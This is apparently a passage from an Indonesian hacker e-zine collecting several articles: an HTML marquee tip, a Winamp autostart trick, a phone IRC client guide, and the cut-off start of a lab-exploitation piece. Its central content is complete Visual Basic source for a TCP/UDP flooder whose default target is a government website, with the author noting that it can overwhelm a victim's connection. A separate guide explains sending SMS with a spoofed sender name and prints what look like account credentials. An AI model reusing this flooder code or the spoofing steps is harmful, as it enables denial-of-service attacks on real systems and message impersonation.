: Heigth : tinggi dari animasi text.
6. Repeat : mengatur berapa kali animasi marquee ditayangkan. Jika kita ingin agar animasi marquee ditayangkan "*selamanya*", aktifkan saja continuously.
7. warna latar belakang dari animasi marquee dapat diatur melalui background color.
8. pengaturan lainnya bisa lewat tombol style.

Atur saja sesuka hati anda, bila terlalu cepat lambatkanlah, terlalu besar kecilkanlah, oh ya bila lewat Ms FrontPage kita dapat memberikan berbagai macam/jenis variasi pada suatu tampilan website.

Misalnya pada tampilan.




Dengan source code HTML sebagai berikut.

```
<html><title> KanBigFams WebSite..</title>
</head>
<body bgcolor="#000000">
<p align="center">
<MARQUEE width=369 height=16 bgcolor="red" style="color: yellow;
text-decoration: underline; font-weight: bold; position: absolute;
left: 372; top: 24; border: 2px solid green" scrolldelay="150"
scrollamount="35"> KanBigFams WebSite </MARQUEE></p>
<p align="left">&nbsp;</p>
<p align="center">&nbsp;</p>
<p align="center">
<font color="#FF0000" style="font-size: 30pt"> KanBigFams
</font><font color="#FF0000" style="font-size: 30pt">
WebSite</font></p>
<p align="left">&nbsp;</p>
<p align="center"> <font color="#FF0000" style="font-size:
40pt">From <b>KanXreeN</b></font></p>
<p align="center">
```





## Sending Fake SMS Number With Alpha



Wah X-Code sekarang ada Nomor Pribadinya yah? hehehe..  
ok langsung aja.. gimana caranya ngirim sms dengan invisible number with alpha.. rrr.. maksudnya ngirim sms tanpa nomor/ID sendiri..

Pertama buka.. <http://www.extra.vianett.no/kat/000041.asp>  
Nah daftar dulu account kamu disitu kaya gambar dibawah ini :

<b>Company name:</b>	<input type="text" value="XCODE"/>
<b>Phone number:</b>	<input type="text" value="6285699999999"/>
<b>Email:</b>	<input type="text" value="juk_guk05@yahoo.com"/>

Type in the five characters you see in the image to the left:

<b>1A91A</b>	Type here:	<input type="text" value="1A91A"/>
--------------	------------	------------------------------------

Company Name : isi terserah..  
Phone Number : terserah.. yang penting keliatan valid..  
Email : isi dengan email kamu yang valid..  
Dan...


The configuration is sent to

Trus buka email kmu disitu nanti ada balesan dari VIANETT SUPPORT TEAM yang isinya informasi login kamu..

Dear XCODE,

Here is your account information. Please contact us if you want any furth

You can send until 10 SMS messages in the test period, pricegroup and si period.

**Customer page** <http://extra.vianett.no>  
**UserName** uk05@yahoo.com  
**PassWord** v3xu  
**Prefix (SMS client)** send DEMO16635 to +4560901000

Ket :

Username, Password = Gunakan keterangan dari Email

RefNo, SourceAddr, Operator, ActiveReplyPath = Jangan Diganti

MessageHeader = Jangan diisi (Beberapa Tipe Handphone akan mengalami hang bila diisi!)

DestinationAddr = Isikan dengan nomor hanphone yang dituju.

FromAlpha = isikan terserah anda! hehehe...

Untuk Mengirim SMS baru.. Reload page (F5) terlebih dahulu..

Selamat ber SMSRia..

NET SOURCE :

<http://Vianett.no>

Thx to :

Ervika - Nice theatre of your life

Free Service at vianett.no

Paman, ghareng, albatroozzz for being my rabbit :P ^^luv u


Paman, ghareng, GINS, ajie, THIEF and HellStaff family.

Special to X-Code Family for Invitation.

IEO\_rETRo

# Mengaktifkan program winamp secara otomatis pada saat LogOn

By~ConanZ~  
06/maret/'07




Pasti semua udah pada tau kan program Winamp itu loh program pemutar file-file em pe 3 (MP3), yang pasti setiap komputer pasti udah ada program Winampnya,ya kan.....ngaku aja deh!!!!!!!:)

Biasanya kalau kita mengaktifkan komputer, program yang paling pertama kita jalankan udah pasti winamp, dengan jalan mengklik 2 kali shortcut dari winamp itu sendiri, ataupun dengan cara start-all program-winamp-winamp.exe.

Sebetulnya ada trik khusus untuk menjalankan winamp secara otomatis, .....(walaupun mungkin ada software yang bisa melakukannya), tapi klo ada cara lain, seperti kata pepatah "tak ada rotan akar pun jadi" kenapa kita tak melakukannya©.....ya kan.

Adapun caranya yaitu:~~~~~ koq aq jadi kaya menggurrui ya,ngga koq saya Cuma ingin berbagi ilmu aja koq~~~~~

1. Buka explorer trus C:\Documents and Settings\All Users\Start Menu\Programs\Startup
2. klik kanan di area kosong pilih new - shorcut
3. trus pilih browse
4. trus cari C:\Program Files\Winamp, lalu pilih winamp exe dan OK, trus next dan finish

5. nah sekarang kita akan membuka jantung pertahanannya windows, .....main sepak bola kali~~~~~, yaitu Regedit dengan cara klik start - run, atau dengan cara kombinasi 2 tombol yaitu window  - Run, ketik "regedit" tanpa tanda kutip.
6. lalu masuk ke HKEY\_CLASSES\_ROOT\Directory\shell\Winamp.Enqueue\command
7. klik 2 kali string (default) lalu copy tulisan yang ada di text box itu.
8. terus kita kembali ke explorer yang tadi- buka C:\Documents and Settings\All Users\Start Menu\Programs\Startup, trus klik kanan shortcut winamp dan pilih properties, dan pada tab Target copy-paste tulisan yang tadi ("C:\Program Files\Winamp\Winamp.exe" /ADD "%1").Apply dan OK.
9. Sekarang coba deh isi lagu yang akan kamu jalankan di winamp sesuka hati deh, dan restart atau shutdown komputermu, atau diapain aja deh (asal jangan dilempar ya komputernya ;)> supaya komputermu login windows aja koq.tunggu aja beberapa saat lagu akan jalan tanpa pke klik-klik shortcut winamp segala~~~~~tapi hati-hati aja klo tengah malam aktifkan komputer speakernya masih dalam keadaan volumenya full, bisa-bisa tetangga yang lain pada bangun apalagi kamu-kamu yang doyan lagu-lagu super berisik.

Itu aja koq trik dari aQ moga aja bermamfaat, atau mungkin ada yang udah tau maaf aja yach.....artikel ini untuk kamu aja koq yang belum tau trik ini koq,sory yah udah sore nih saya mau sholat asar dulu nih,~~~~~masalahnya sholatku udah banyak bolongnya lagi.

Thanx to for : Allah SWT yang telah memberi ilmu kepadaku, Kedua orang tuaku yang telah berusaha membelikan seperangkat komputer P4 untukku, serta anak-anak Coaxial gitu~~~~~

# Pemrograman Hack Tool

**Subject ://Flooder #open-DigiBlast# Internet / Network Flooder #.**

Penulis : poni @ irc.dal.net #Khuntong, #YogyaFree(semoga uda pulih) , #Xcode



## Pengantar


Sebuah server tidak berfungsi sebagaimana mestinya untuk melayani permintaan client. Setelah dianalisis permasalahannya, ternyata server kehabisan bandwidth akibat permintaan tidak wajar dari users dalam jumlah banyak yang meminta layanan secara terus menerus. Users tersebut juga mengirimkan data tidak berguna ke server sehingga mengacaukan kinerja sistem.

Hal ini pernah terjadi pada situs-situs besar seperti : Yahoo, ebay, SCO. Server pada situs tersebut sempat mengalami down akibat serangan pembanjiran data. Pada dasarnya jika suatu komputer menerima paket secara terus menerus dan data yang diterima melebihi kapasitas, maka yang terjadi adalah komputer kelebihan beban dan lumpuh. Serangan seperti ini dikenal sebagai serangan DOS (Denial Of Service).

Dalam melancarkan serangan DOS, tidak hanya hacker yang mampu melakukan hal ini. Bahkan seorang bocah (yang pada saat itu, 7 November 2000) berumur 15 tahun dengan nick mafia boy, menggunakan flooder Tribe Flood Network (TFN) yang dibuat oleh Mixter mampu melumpuhkan situs-situs besar seperti Yahoo, Amazon.com, ZDNet, CNN, e-Bay dan Dell.com. Flooder lain yang terkenal di dunia underground seperti Battle pong, Phanter dapat anda temukan di situs-situs underground seperti [www.astalavista.box.sk](http://www.astalavista.box.sk).

Pada Tutorial kali ini, saya ingin membagikan kepada anda source code Open-DigiBlast. Sebuah tool untuk mengirim paket melalui protokol UDP ataupun TCP/IP. Flooder ini ditulis dengan bahasa Visual Basic. Tool yang penulis paparkan disini hanyalah sebuah contoh dasar bagaimana kerja sebuah flooder. Jadi jangan kecewa jika ternyata Open-DigiBlast yang akan anda coba nantinya tidak berhasil melumpuhkan yahoo.com. ☺ Tetapi jika ada Lamer yang mengajak beberapa puluh temannya untuk membanjiri koneksi dial-up 56kbps seseorang, Open-DigiBlast akan berhasil melakukan itu.

## Skema dasar serangan DDOS.



Keterangan :

Dengan Flooder, beberapa penyerang mengirimkan paket/data ke computer korban secara terus menerus. Komputer target yang tidak memiliki Firewall akan menerima paket/data tanpa menyaring terlebih dahulu. Akibatnya komputer korban akan bekerja keras untuk mengolah data sampah yang diterima.

## Perancangan Proyek

Saya menulis program ini dengan VISUAL BASIC 6.0. Visual Basic versi di bawah 6.0 mungkin tidak akan mendukung secara keseluruhan. Saya sarankan untuk menggunakan versi yang sama untuk mengatasi masalah kompatibel.

Mungkin jika anda memaksa untuk mencoba menjalankannya dengan VISUAL BASIC versi bukan 6.0. Yang anda perlukan adalah file pendukung : MSWINSCK.OCX (Microsoft Windows Socket). File ini merupakan file activeX control yang terinstall secara otomatis ketika anda menginstall Visual Basic 6.0.

Open-DigiBlast adalah versi Open source dari flooder Digital Blaster yang telah disederhanakan oleh penulis supaya mudah dipahami oleh pembaca. Tool Digital Blaster maupun source code Open-DigiBlast dapat anda download di <http://www.geocities.com/ferdianelli/digiblast.html> . Sampai tulisan ini dibuat, Digital Blaster sudah ditambahkan sebuah fungsi baru untuk membanjiri data ke komputer target melalui banyak port.

OK, berikut dibawah ini adalah penjelasan tentang form dan source code Open-DigiBlast.

## Tampilan Form

Pada Form ini terdapat :

- Text box untuk mengisi alamat IP target (IP address).
- Text box untuk mengisi port yang akan di flood (port).

- Text box untuk mengisi data yang akan dikirim ke target (data).
- Text box untuk mengisi berapa kali data akan dikirim ke target (Ulang).
- Text box untuk menunjukkan berapa sisa paket yang akan dikirimkan (sisa).
- Text box untuk mengatur interval / jarak waktu yang ditentukan untuk mengirim data (interval).
- Dua buah text box yang disembunyikan disamping kanan form (berfungsi ketika timer aktif).
- Dua buah check box (TCP Flood dan UDP Flood).
- Dua komponen winsock dengan dua jenis protocol yang berbeda (TCP dan UDP).
- Dua komponen timer (timer untuk mengeksekusi perintah TCP flood dan timer untuk mengeksekusi perintah UDP flood).
- Command button "FLOOD" "STOP" "REFRESH".
- Text box yang menampilkan status.


Anda dapat berkreasi mengganti tampilan sesuai keinginan anda.

## Source Code dan penjelasan

### Program dijalankan

```
Private Sub Form_Load()
    Check1.Value = 0
    Check2.Enabled = True
    Check2.Value = 1
    Check1.Enabled = True
    Status.Text = "                Flooder Versi open source" & Chr$(13) +
    Chr$(10)
    Status.Text = Status.Text & "                Internet / Network Flooder" &
    Chr$(13) + Chr$(10)
    Status.Text = Status.Text & "                poni@ irc.DAL.net" & Chr$(13)
    + Chr$(10)
    Status.Text = Status.Text & "-----"
    -----" & Chr$(13) + Chr$(10)
    Timer1.Enabled = False
    udpTimer.Enabled = False
```





```

txtPort.Enabled = True
txtData.Enabled = True
txtHost.Enabled = True
txtHost.Text = "www.indonesia.go.id"
txtPort.Text = "80"
repeat.Enabled = True
delay.Enabled = True
repeat.Text = "100000"
delay.Text = "100"
txtLeft.Text = repeat.Text
End Sub

```

Penjelasan:

Ini adalah code ketika program pertama kali dijalankan, program membuat setting default untuk mengirim data ke [www.indonesia.com](http://www.indonesia.com) melalui port 80. Anda bisa mengisi Ip address dan port sesuai kehendak.

### Tombol "flood"

```
Private Sub Command1_Click()  
    Command1.Enabled = False  
    If Check1.Value = 1 Then  
        txtHost.Enabled = False  
        txtPort.Enabled = False  
        sktTCPClient.Connect txtHost.Text, txtPort.Text  
        Status.Text = Status.Text & "Mencoba Mengirim data ke : " & txtHost.Text  
        & " pada port:" & txtPort.Text & Chr$(13) + Chr$(10)  
        txtData.Enabled = False  
        delay.Enabled = False  
        Timer1.Interval = delay.Text  
        Timer1.Enabled = True  
        delay.Enabled = False  
    End If  
    If Check2.Value = 1 Then  
        txtHost.Enabled = False  
        txtPort.Enabled = False  
        txtHost.Enabled = False  
        txtPort.Enabled = False  
        repeat.Enabled = False  
        delay.Enabled = False  
        txtData.Enabled = False  
        udpSender.RemoteHost = txtHost.Text  
        udpSender.RemotePort = txtPort.Text  
        udpTimer.Interval = delay.Text  
        udpTimer.Enabled = True  
    End If  
End Sub
```

Penjelasan:

Ketika tombol "flood" diklik, maka program akan menjalankan perintah dan melakukan pengecekan sebagai berikut:

- Tombol flood menjadi tidak berfungsi (ini dilakukan untuk mengantisipasi klik tombol flood lebih dua kali selama proses sedang berjalan karena akan menyebabkan socket menjadi crash)
- Jika yang anda ceklis adalah "TCP FLOOD", maka program akan mencoba konek ke target dan mengaktifkan timer pengatur koneksi TCP.
- Jika yang anda ceklis adalah "UDP FLOOD", maka program akan mencoba mengirimkan data ke target dan mengaktifkan timer pengatur koneksi UDP.

- Jika anda menceklis “TCP FLOOD” dan “UDP FLOOD”, maka program akan menggunakan protokol TCP dan UDP untuk mengirimkan data.

### Tombol “Stop”

```
Private Sub Command2_Click()
    Command1.Enabled = True
    sktTCPClient.Close
    Status.Text = Status.Text & "Dibatalkan Oleh User" & Chr$(13) + Chr$(10)
    txtHost.Enabled = True
    txtPort.Enabled = True
    delay.Enabled = True
    udpTimer.Enabled = False
End Sub
```

Penjelasan:

Tombol ini berfungsi untuk menghentikan pembanjiran data ke target dengan menutup koneksi winsock dan menghentikan timer pengatur koneksi UDP.

### Tombol “Refresh”

```
Private Sub Command3_Click()
    Call Form_Load
End Sub
```

Penjelasan:

Mengembalikan program ke setting default

```
Private Sub repeat_Change()
    On Error Resume Next
    txtLeft.Text = repeat.Text
End Sub
```

Penjelasan:

txtLeft.Text = repeat.Text . fungsi ini akan digunakan ketika timer1(timer TCP) aktif

```
Private Sub sktTCPClient_Close()
    Status.Text = Status.Text & "Koneksi ditutup" & Chr$(13) + Chr$(10)
    sktTCPClient.Close
End Sub
```

Penjelasan:

Jika koneksi TCP terputus atau diputuskan oleh user maka status akan menampilkan pesan “koneksi ditutup”. Program juga akan menghentikan fungsi winsock TCP

```

Private Sub sktTCPClient_Connect()
Status.Text = Status.Text & "Terkoneksi ke " & txtHost.Text & ":" &
txtPort.Text & Chr$(13) + Chr$(10)
End Sub

```

Penjelasan:

Memberikan keterangan jika komputer kita telah konek ke komputer target

```

Private Sub sktTCPClient_SendProgress(ByVal bytesSent As Long, ByVal
bytesRemaining As Long)
Status.Text = Status.Text & "Sedang membanjiri " & txtHost.Text &
Chr$(13) + Chr$(10)
End Sub

```

Penjelasan:

Memberikan keterangan bahwa data sedang dikirim ke komputer target

```

Private Sub sktTCPClient_SendComplete()
Status.Text = Status.Text & "Data telah berhasil dikirim melalui TCP/IP "
& Chr$(13) + Chr$(10)
End Sub

```

Penjelasan:

Memberikan keterangan jika data berhasil dikirim ke komputer target

### **Fungsi Timer1, Timer untuk koneksi TCP**

```

Private Sub Timer1_Timer()
On Error GoTo timer1_error
Text1.Text = Timer1.Interval
If txtLeft.Text = 0 Then GoTo timer1_selesai
sktTCPClient.SendData txtData.Text
txtLeft.Text = txtLeft.Text - 1
Exit Sub
timer1_selesai:
txtData.Enabled = True
delay.Enabled = True
Timer1.Enabled = False
Status.Text = Status.Text & "Flood Selesai" & Chr$(13) + Chr$(10)
repeat.Text = "0"
Exit Sub
timer1_error:
Status.Text = Status.Text & "Flood Tidak Berhasil" & Chr$(13) + Chr$(10)
Status.Text = Status.Text & "Flood melalui protokol TCP Flood berhenti
dengan jumlah :" & txtLeft.Text & " Tersisa" & Chr$(13) + Chr$(10)

```

```

sktTCPClient.Close
txtData.Enabled = True
delay.Enabled = True
Timer1.Enabled = False
txtLeft.Text = repeat.Text
Exit Sub
End Sub

```

Penjelasan:

Komputer kita yang telah berhasil konek ke komputer target melalui protokol TCP akan melakukan pengiriman data sesuai dengan jumlah bilangan yang kita isi pada kolom "ulang". Jika koneksi terputus maka di status akan terlihat berapa jumlah data tersisa yang tidak berhasil dikirim ke target.

Sebagai catatan, Mengirim data melalui protokol TCP menuntut respon balik dari komputer target, koneksi anda dengan komputer korban mungkin akan terputus.

#### **Fungsi udpTimer, Timer untuk koneksi UDP**

```

Private Sub udpTimer_Timer()
Text2.Text = udpTimer.Interval
On Error GoTo udp_error
If txtLeft.Text = 0 Then GoTo udp_end
udpSender.SendData txtData.Text
Status.Text = Status.Text & "Mengirim data melalui protokol UDP" &
Chr$(13) + Chr$(10)
txtLeft.Text = txtLeft.Text - 1
Exit Sub
udp_end:
txtHost.Enabled = True
txtPort.Enabled = True
repeat.Enabled = True
delay.Enabled = True
txtData.Enabled = True
Status.Text = Status.Text & "UDP Flood selesai" & Chr$(13) + Chr$(10)
udpTimer.Enabled = False
txtLeft.Text = repeat.Text
repeat.Text = "0"
Exit Sub
udp_error:
txtHost.Enabled = True
txtPort.Enabled = True
repeat.Enabled = True

```

```
delay.Enabled = True
txtData.Enabled = True
Status.Text = Status.Text & "Flood Tidak Berhasil" & Chr$(13) + Chr$(10)
Status.Text = Status.Text & "Flood melalui protokol UDP Flood berhenti
dengan jumlah : " & txtLeft.Text & " tersisa" & Chr$(13) + Chr$(10)
udpTimer.Enabled = False
txtLeft.Text = repeat.Text
Exit Sub
End Sub
```

Penjelasan:

Tidak diperlukan koneksi dari komputer kita ke komputer target melalui protokol UDP. Yang perlu anda pastikan adalah mengisi kolom alamat IP dan Port terbuka pada komputer target yang sedang aktif atau online. Tool ini akan melakukan pengiriman data sesuai dengan jumlah bilangan yang kita isi pada kolom "ulang". Jika pengiriman data terputus maka di status akan terlihat berapa jumlah data tersisa yang tidak berhasil dikirim ke target.

Pengiriman data melalui protokol UDP tidak menuntut respon dari mesin target.

### **Bagaimana kita tahu tool ini bekerja???**

Anda dapat melakukan tes pada komputer sendiri untuk memastikan program ini bekerja dengan baik. Isi alamat IP / IP address dengan : 127.0.0.1 dan port 135 (pada umumnya pc dengan OS windows membuka port 135). Anda bisa menggunakan port scanner untuk memastikan port yang terbuka di komputer anda. Tool ini hanya dapat mengirimkan data ke port yang terbuka.

Ketika tombol flood diklik, buka command prompt C:/netstat -e . lihat jumlah bytes yang telah diterima oleh komputer kita. Lalu keitk lagi C:/netstat -e. lihat jumlah perbedaan bytes yang telah diterima oleh komputer kita. Angka bytes received akan bertambah sesuai dengan jumlah paket yang diterima oleh komputer.

### **Penutup**

Mohon maaf akan adanya banyak kesalahan baik dalam penulisan tutorial maupun source program yang tidak disadari. Segala bentuk materi yang penulis bagikan kepada para rekan pembaca semata-mata hanya ingin berbagi ilmu pengetahuan dan mengembangkan komunitas hacker di Indonesia. Tidak ada maksud untuk menyombongkan diri, merusak ataupun menyinggung pihak-pihak tertentu.

Terima kasih untuk kesediaan waktu rekan pembaca. Semoga melalui majalah elektronik X-code, masyarakat Indonesia terlepas dari kesenjangan digital.

Bergabunglah bersama kami untuk dunia digital yang lebih baik

Greetz :

#Xcode / #YogyaFree : ^family-code^, Milo\_Crew, ^rumput\_kering^, t3l0^b4k4r.

#Khuntong : FenFend (kemana loe??ilang terhanyut banjir jakarta ya?).

#Biak : da\_jackass.

#Jasakom : Reynaldo. Shut the fuckin "sosis" up

#HackMasters : playtech

#JavaHack : Narsis

#Khuntien : butongpai, firefox

irc.HackersUnited.Sytes.Net Johnny\_demonic, Trixtar,  
ninx of chaos 97.

# Chatting Mirc Via Handphone



Author: orchard\_road

Date: Januari, 07th 2007

Location: Indonesia, Banjarnegara

Web: <http://djagasatroe.cjb.net/>

Channel : #djagasatroe

email: [djagasatroe@yahoo.com](mailto:djagasatroe@yahoo.com)

greatz to :

- TUHAN YME.
- Kepada semua team djagasatroe.
- Kepada semua teman-teman seperjuangan (produktif TKJ).
- Kepada semua GURU yang memberikan ilmunya.
- #e-c-h-o, #jasakom, #yogyafree, #djagasatroe, #asiahacker, #binushacker, #dimensi

Saya akan berbagi pengetahuan untuk teman-temen semua, yang memiliki handphone berbasis symbian seperti nokia 6600, 3650, n-gage, dsb. Karena dengan handphone tersebut kita bisa melakukan kegiatan chatting via handphone dengan terlebih dulu meng-*install* aplikasi, dan dapat digunakan untuk chatting mirc. Kebetulan tarif yang diterapkan operator untuk akses GPRS sekarang juga semakin murah. jadi kegiatan chatting mirc bisa dilakukan tanpa komputer langsung via handphone saja. Penulis membuktikan sendiri terasa lebih praktis bisa chatting mirc dimana saja kapan saja sama mudahnya seperti sms.



Aplikasi yang digunakan langsung bisa didownload dari websitenya dan langsung di-*install* di handphone dengan terlebih dahulu mengaktifkan GPRS pada SIM dan setting GPRS pada handphone, alamat website wap di <http://thesverre.servebeer.com/wap/WLlrc.jad>. Aplikasi ini hampir sama dengan mirc yang biasa di-*install* di komputer, hanya untuk tampilan terlihat agak lebih sederhana dan lebih praktis. Bagi anda yang terbiasa chatting mirc via komputer dijamin bisa chatting menggunakan via ponsel. Hanya fitur-fitur penting saja yang digunakan dalam aplikasi ini.

Untuk mengefektifkan dalam melakukan kegiatan chatting anda bisa langsung menggunakan perintah query jadi pembicaraan dapat langsung dilakukan tanpa masuk ke sebuah channel. Karena kalau yang dimasuki channel yang ramai maka akan menimbulkan masalah pada tampilan, dikarenakan layar pada handphone lebih sempit dan adanya keterbatasan pada keypad.


Sekian dulu semoga bisa bermanfaat.....

# MEMANFATKAN KELALAIAN ADMIN Pada xWin

Sebelumnya saya minta maaf jika artikel ini sudah usang,jika anda sudah tahu tentang artikel ini maka buang ketong Sampah ☐.....

Saya melakukan eksploitase terhadap xWin.dimana sebagai user dilab selalu dibatasi (di beri limited [batasan]).ehh jadi cerita nih..... :P

langsung aja yaaa dari pada banyak cincong



